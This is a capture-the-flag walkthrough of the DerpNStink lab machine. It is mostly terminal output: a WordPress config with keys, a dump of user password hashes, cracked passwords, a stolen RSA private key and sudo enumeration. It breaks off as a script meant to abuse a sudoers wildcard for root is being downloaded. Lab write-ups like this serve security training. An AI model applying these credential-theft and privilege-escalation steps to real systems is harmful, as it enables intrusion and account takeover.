
/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY', 's%|W}Qf|a;(QY-E)Axb-JX-M5rvs8W~m0v Wj)+(%!b.5Ed/)f^1|5aBS-s;k>/');
define('SECURE_AUTH_KEY', '[6yT.2HJ#>um@xg@dDzk)m->qL|i-rpZ($x)}-%B7<j!6-X2R)b#k|{%n-mA-I60');
define('LOGGED_IN_KEY', 'y0b;5LX`bCjk*l^[X]%ud7|X,*y4}1MNqr|c}Sxly(mt%S+g#krqK}~mBrG%D[vG');
define('NONCE_KEY', '?88d5Yu(mKJDq)>E1~2%K Cm^HY6] (S7EtEI,X-?n3T)ui#Tfm[t_bz=I-ZK8');
define('AUTH_SALT', '7,q<zw7`I!N6K>L=]fY:A.[+W`E^`|I+U|W4C(e_Ph`|KVfd{BbRb0?rFp,AN:');
define('SECURE_AUTH_SALT', '14EV-M=x?/LW30DB7ro^; }6J46ggBY#xohsa67ZX/l[Xp,P;DY;AbPDA4o0#<cvKd');
define('LOGGED_IN_SALT', 'X7u~+BjC%vj!Ht<nzu~qs/m[-]C/G7:s,Q$M`zD>X91xC;btXvAe-^/5.(C(|j');
define('NONCE_SALT', 'wi*W0j8Q*+_Vvk23ImDiNDToe3}P>F!$w@Bkz9+BoA/6%{bldVnPb)+l0/U||=c');
```


Gained access to the wordpress users table. Got the users And exfiltrated the 2nd flag key. Flag2-Key




```
shashhh10@kali: ~/Desktop/CTFs/dirpnstink
Database changed
mysql> show tables
show tables
→ ;
+-----+
| Tables_in_wordpress |
+-----+
wp_commentmeta
wp_comments
wp_gallery_galleries
wp_gallery_gallerieslides
wp_gallery_slides
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
+-----+
15 rows in set (0.00 sec)

mysql> select * from wp_users
select * from wp_users
→ ;
+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url |
+-----+
| 1 | unclstinky | $P$BW6NTkFvboVVCHU2R9qmNai1WfHSC41 | unclstinky | unclstinky@DeRPnStiNK.local | |
| 2 | admin | $P$BgnU3VLAv.RWd3rdrkfVIuQr6mFvpd/ | admin | admin@derpnstink.local | |
+-----+
2 rows in set (0.00 sec)

mysql>
```

Used hydra password cracking tool to crack the password for the user stinky, took about 20 mins, so be patient.
Stinky: wedgie57



```
shashhh10@kali: ~/Desktop/CTFs/dirpnstink
File Actions Edit View Help
shashhh10@kal...Fs/dirpnstink x shashhh10@kal...Fs/dirpnstink x
edit-comments.php ms-admin.php term.php
edit-form-advanced.php ms-delete-site.php theme-editor.php
edit-form-comment.php ms-edit.php theme-install.php
edit-link-form.php ms-options.php themes.php
edit.php ms-sites.php tools.php
edit-tag-form.php ms-themes.php update-core.php
edit-tags.php ms-upgrade-network.php update.php
export.php ms-users.php upgrade-functions.php
freedoms.php my-sites.php upgrade.php
images nav-menus.php upload.php
import.php network user
includes network.php user-edit.php
index.php options-discussion.php user-new.php
install-helper.php options-general.php users.php
install.php options-head.php widgets.php
stinky@DeRPnStiNK:/var/www/html/weblog/wp-admin$ cd ..
cd ..
stinky@DeRPnStiNK:/var/www/html/weblog$ sudo -l
sudo -l
[sudo] password for stinky: wedgie57

Sorry, user stinky may not run sudo on DeRPnStiNK.
stinky@DeRPnStiNK:/var/www/html/weblog$ id
id
uid=1001(stinky) gid=1001(stinky) groups=1001(stinky)
stinky@DeRPnStiNK:/var/www/html/weblog$ ls
ls
index.php wp-blog-header.php wp-cron.php wp-mail.php
license.txt wp-comments-post.php wp-includes wp-settings.php
readme.html wp-config.php wp-links-opml.php wp-signup.php
wp-activate.php wp-config-sample.php wp-load.php wp-trackback.php
wp-admin wp-content wp-login.php xmlrpc.php
stinky@DeRPnStiNK:/var/www/html/weblog$ cd /home/stinky
cd /home/stinky
stinky@DeRPnStiNK:~$ ls
ls
Desktop Documents Downloads ftp
stinky@DeRPnStiNK:~$ cd Desktop
cd Desktop
stinky@DeRPnStiNK:~/Desktop$ ls
ls
flag.txt
stinky@DeRPnStiNK:~/Desktop$ cat flag.txt
cat flag.txt
Flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPnStiNK:~/Desktop$
```

Searching the directories /home/Desktop, found the 3rd Flag. Flag3-Key
The server contains two users. stinky and mrderp.
Haven't gained privileges for mrderp

Accessed more files for the user stinky and exfiltrated the key.txt file from the ssh directory.

```
shashhh10@kali: ~/Desktop/CTFs/dirpnstink


File Actions Edit View Help

shashhh10@kali...Fs/dirpnstink x shashhh10@kali...Fs/dirpnstink x

ssh
stinky@DeRPNstink:~/ftp/files/ssh/ssh/ssh/ssh$ cd ssh
cd ssh
stinky@DeRPNstink:~/ftp/files/ssh/ssh/ssh/ssh/ssh$ ls
ls
ssh requested URL /icon/readme.txt was not found on this server.
stinky@DeRPNstink:~/ftp/files/ssh/ssh/ssh/ssh/ssh$ cd ssh
cd ssh
stinky@DeRPNstink:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh$ ls
ls
ssh
stinky@DeRPNstink:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh$ cd ssh
cd ssh
stinky@DeRPNstink:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh$ ls
ls
key.txt
stinky@DeRPNstink:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh$ cat key.txt
cat key.txt
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwSan10E76mjt64F0pAbKnFyikjz4yV8qYUxki+MjiRPqtDo4
2xb3a30o78y82svuAHBm6YScUos8dHUCTMLA+ogsmoDaJFghZEtQXugP8FlgSk9c0
uJz0t9ih/MPmkjzfvDL9oW2Nh1XIctVfTZ6o8ZeJI8Sxh8Eguh+dw69M+Ad0Dimn
AKDPdL7z7SeWg1BJIq/oIAtJnv7yJz2iMbZ6x0j6/ZDE/2trrrdbSyMc5CyA09/f
5x29f1ofSYhiCQ+dp9CTGH/JpKmdsZ21Uus8cbeGk1WpT6B+D8zoNgRxm03/VyVB
LHXaio3hmxshdtFp4bFc3foTTSyJobGoFX+ewIDAQABAoIBACESDdS2H8E26Cqc
nRfhdBR2A/72o3j/1SbdNeys0HkJBppoZR5jE2o2Uzg95ebkiq9iPjbbSAXICAD
D3Cvr30oHxvtWnloQoADynAyAiHNYHjoCIA5cPdvYwTZMeA2BgS+IkkCbeoPGPv4
ZphuqXR8AqIaKl9ZBNZ5VVTM7fvFVl5afN5eWIZLOTDF++VSDedtR7nL2ggzacNk
Q8JCK9mF62wiIHK5Zjs1lns4Ii2kPw+qObdYoaiFnxucvckMSFD7VAdfFUECQIYq
YVbspstec2N4Hdhk/B0V8D4+6u90uoiDFqbdJJWLFQ55e6kspIWQxM/j6PRGQhL0
DeZCLQECqGEA9qUoeblEro6ICqvcrye0ram38XmxAhVIPM7g5QXh58YdB1D6sq6X
VGGEAlyxpnUbbDnJQ92Do0AtvqCTBx4VnoMnNisce++7IyftSygBZR8LscZQ51ciu
QKgeZ3yp8XMYmw+YkEV5nAw9a4puiecg79rH9WS4A/XMwHcJ2swloECgYEAyhN7
VNG/Nrc4/yetQfrxzDBdHm+y9nowLWL+PQim9z+j78tLWX/9P8h98G0LADEvOZvc
fh1eW0GE4DDyRBeYtBytFc0kZBcQtd7042/oPmpbW55LzKBNnXk03BI2bgU9Br
7QTSjLCUyvb20MWvgs+Go1Xj7PRisxMSR8x8mHbvsCgYBxyLuLfbZ9Um/cTHDgtTab
L0LWucc5KmxMkTwBk92N6U2XBHrDV9wkZ2CIWPeJz8hbhH830cfy1jBETJvHms9q
cxcaQMZAf2Z0FQ3xebtfacNemn0b7RrHJibicaaM5xHvkHBXjLWN8e+b3x8jq2b8
gDFjM3A/SK+Bjogb/01JAQKBGfUvbyY9eBKHrO6B+fnEre06c1Ar0/5qZLVKcZd7
RTacZF3m81P6dRj052QsPQ4vay0kk3vqDA+s6LGPkDraGbaQ0+5paCKCubN/1qP1
14FumuXijCjikAPwoRQ//5MtWiWuu2cj8Ice/PZIGD/kXk+sJXyCz2TiXcd/qh1W
pF13AoGBAJG43weOx9gyy1Bo64cBtZ7iPJ9doiZ5Y6UWYNxy3/f2wZ37D99NSndz
UBTPqkw0sAptqkjkEntLCYtHNFJAnE0/uAGoAyX+SHhas0L2IYLulK8AttcHP1KA
a4Id4FLCiJAXL3/ayyrUghuWWA3jMW3JgZdMyhU30V+wyZz2S58o
-----END RSA PRIVATE KEY-----
stinky@DeRPNstink:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh$
```


Accessing the ftp directories, we can find a derpissues.txt file inside the network logs dir but could not read the message. Back in the home dir, found a derpissues.pcap file.

Check a few directories before finally finding the vsftpd.conf file.
Tried viewing it.



```
shashhh10@kali: ~/Desktop/CTFs/dirpnstink
File Actions Edit View Help
shashhh10@kali...Fs/dirpnstink x shashhh10@kali...Fs/dirpnstink x

mrderp@DeRPnStiNK:~$ cd ..
cd ..
mrderp@DeRPnStiNK:/home$ su mrderp
su mrderp
Password: derpderpderpderpderpderpderp
mrderp@DeRPnStiNK:/home$ ls
ls
mrderp stinky (Ubuntu Server at 192.168.1.122 Port 80)
mrderp@DeRPnStiNK:/home$ cd ..
cd ..
mrderp@DeRPnStiNK:/ $ ls
ls
bin dev initrd.img media proc sbin sys var
boot etc lib mnt root srv tmp vmlinuz
cdrom home lost+found opt run support usr
mrderp@DeRPnStiNK:/ $ cd home
cd home
mrderp@DeRPnStiNK:/home$ ls
ls
mrderp stinky
mrderp@DeRPnStiNK:/home$ cd msderp
cd msderp
bash: cd: msderp: No such file or directory
mrderp@DeRPnStiNK:/home$ cd msderp
cd msderp
bash: cd: msderp: No such file or directory
mrderp@DeRPnStiNK:/home$ cd root
cd root
bash: cd: root: No such file or directory
mrderp@DeRPnStiNK:/home$ ls
ls
mrderp stinky
mrderp@DeRPnStiNK:/home$ cd ..
cd ..
mrderp@DeRPnStiNK:/ $ ls
ls
bin dev initrd.img media proc sbin sys var
boot etc lib mnt root srv tmp vmlinuz
cdrom home lost+found opt run support usr
mrderp@DeRPnStiNK:/ $ cd root
cd root
bash: cd: root: Permission denied
mrderp@DeRPnStiNK:/ $ cd home
cd home
mrderp@DeRPnStiNK:/home$ ls
```

The screenshot shows a Kali Linux terminal window with a dark theme. The terminal displays an email from the 'Service Desk' with a 'Not Found' status. The email content includes a ticket notification for 'sudoers' issues, ticket number 242, and a resolution to 'Closing ticket. ticket notification.' Below the email, the terminal shows a user 'mrderp' logging in and running 'sudo -l'. The output of 'sudo -l' shows matching defaults for 'mrderp' on 'DeRPNstINK', including environment variables and secure paths. It also lists commands that the user may run, including a backdoor script 'derpy' in the '/home/mrderp/binaries/' directory.

```
shashhh10@kali: ~/Desktop/CTFs/dirpnstink
File Actions Edit View Help
shashhh10@kal...Fs/dirpnstink x shashhh10@kal...Fs/dirpnstink x

Service Desk
Not Found
Listen with focus, answer with accuracy, assist with compassion.

From: Help Desk
Date: Mon, Sep 10, 2017 at 2:53 PM
Subject: sudoers ISSUE=242 PROJ=26
To: Derp, Mr (mrderp) [C]
When replying, type your text above this line.

Closed Ticket Notification

Thank you for contacting the Help Desk. Your ticket information and its resolution is
below. If you feel that the ticket has not been resolved to your satisfaction or you need additional
assistance, please reply to this notification to provide additional information.
If you need immediate help (i.e. you are within two days of a deadline or in the event of a
security emergency), call us or visit our Self Help Web page at https://pastebin.com/RzK9WfGw
Note that the Help Desk's busiest hours are between 10 a.m. (ET)
and 3 p.m. (ET).
Toll-free: 1-866-504-9552
Phone: 301-402-7469
TTY: 301-451-5939
Ticket Title: sudoers issues
Ticket Number: 242
Status: Closed
Date Created: 09/10/2017
Latest Update Date: 09/10/2017
CC's:
Resolution: Closing ticket. ticket notification.

Regards,
eRA Service Desk
Listen with focus, answer with accuracy, assist with compassion.
For more information, dont forget to visit the Self Help Web page!!!
mrderp@DeRPNstINK:~/Desktop$ sudo -l
sudo -l
[sudo] password for mrderp: derpderpderpderpderpderpderp

Matching Defaults entries for mrderp on DeRPNstINK:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mrderp may run the following commands on DeRPNstINK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPNstINK:~/Desktop$
```

Used the TCP dump method to gain privileged access for user mrderp.
Password: derpderpderpderpderpderpderp

This gave me a backdoor saying any file name, named derpy in the binaries directory in the home directory would give escalated privileges of root.

Made a /binaries directory and created an interactive env bash script and imported it into the shell via a simple http python server through port 1234

```
shashhh10@kali: ~/Desktop/CTFs/dirpnstink
File Actions Edit View Help
shashhh10@kal...Fs/dirpnstink x shashhh10@kal...Fs/dirpnstink x

Length: 21 [text/x-sh]
Saving to: 'derpy1.sh'

100%[=====] 21 --K/s in 0s
2020-05-03 00:27:09 (7.24 MB/s) - 'derpy1.sh' saved [21/21]

